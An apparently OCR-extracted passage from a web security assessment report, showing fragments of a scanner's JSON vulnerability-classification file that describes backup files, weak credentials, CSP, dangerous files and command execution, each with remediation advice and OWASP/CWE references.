
ADMIN Login Panne

Due to the large amount of information generated some screenshots will be providing instead.




```
{
  "classifications": {
    "Backup file": {
      "desc": "It may be possible to find backup files of scripts on the webserver that the web-admin put here to save a previous version or backup files that are automatically generated by the software editor used (like for example Emacs). These copies may reveal interesting information like source code or credentials.",
      "sol": "The webadmin must manually delete the backup files or remove it from the web root. He should also reconfigure its editor to deactivate automatic backups.",
      "ref": {
        "OWASP: Review Old Backup and Unreferenced Files for Sensitive Information": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/04-Review_Old_Backup_and_Unreferenced_Files_for_Sensitive_Information.html",
        "CWE-530: Exposure of Backup File to an Unauthorized Control Sphere": "https://cwe.mitre.org/data/definitions/530.html"
      },
      "wstg": [
```

```
    },
    "Weak credentials": {
      "desc": "The web application is using either default credentials or weak passwords that can be found in well-known passwords lists.",
      "sol": "Do not ship or deploy with any default credentials, particularly for admin users. Implement weak-password checks, such as testing new or changed passwords against a list of the top 10000 worst passwords.",
      "ref": {
        "CWE-798: Use of Hard-coded Credentials": "https://cwe.mitre.org/data/definitions/798.html",
        "CWE-521: Weak Password Requirements": "https://cwe.mitre.org/data/definitions/521.html",
        "OWASP: Testing for Weak Password Policy": "https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/07-Testing_for_Weak_Password_Policy"
      },
      "wstg": [
        "WSTG-ATHN-07"
      ]
```



```
    ]
  },
  "Content Security Policy Configuration": {
    "desc": "Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.",
    "sol": "Configuring Content Security Policy involves adding the Content-Security-Policy HTTP header to a web page and giving it values to control what resources the user agent is allowed to load for that page.",
    "ref": {
      "Mozilla: Content Security Policy (CSP)": "https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP",
      "OWASP: Content Security Policy Cheat Sheet": "https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html",
      "OWASP: How to do Content Security Policy (PDF)": "https://owasp.org/www-pdf-archive/2019-02-22_-_How_do_I_Content_Security_Policy_-_Print.pdf",
      "OWASP: Content Security Policy": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/12-Test_for_Content_Security_Policy"
    },
    "wstg": [
      "WSTG-CONF-12",
      "OSHP-Content-Security-Policy"
    ]
```



```
  },
  "Potentially dangerous file": {
    "desc": "A file with potential vulnerabilities has been found on the website.",
    "sol": "Make sure the script is up-to-date and restrict access to it if possible.",
    "ref": {
      "Mitre: Search details of a CVE": "https://cve.mitre.org/cve/search_cve_list.html",
      "OWASP: Test Network Infrastructure Configuration": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/01-Test_Network_Infrastructure_Configuration"
    },
    "wstg": [
      "WSTG-CONF-04",
      "WSTG-CONF-01"
    ]
  },
  "Command execution": {
    "desc": "This attack consists in executing system commands on the server. The attacker tries to inject this commands in the request parameters.",
    "sol": "Prefer working without user input when using file system calls.",
    "ref": {
      "OWASP: Command Injection": "https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/12-Testing_for_Command_Injection",
```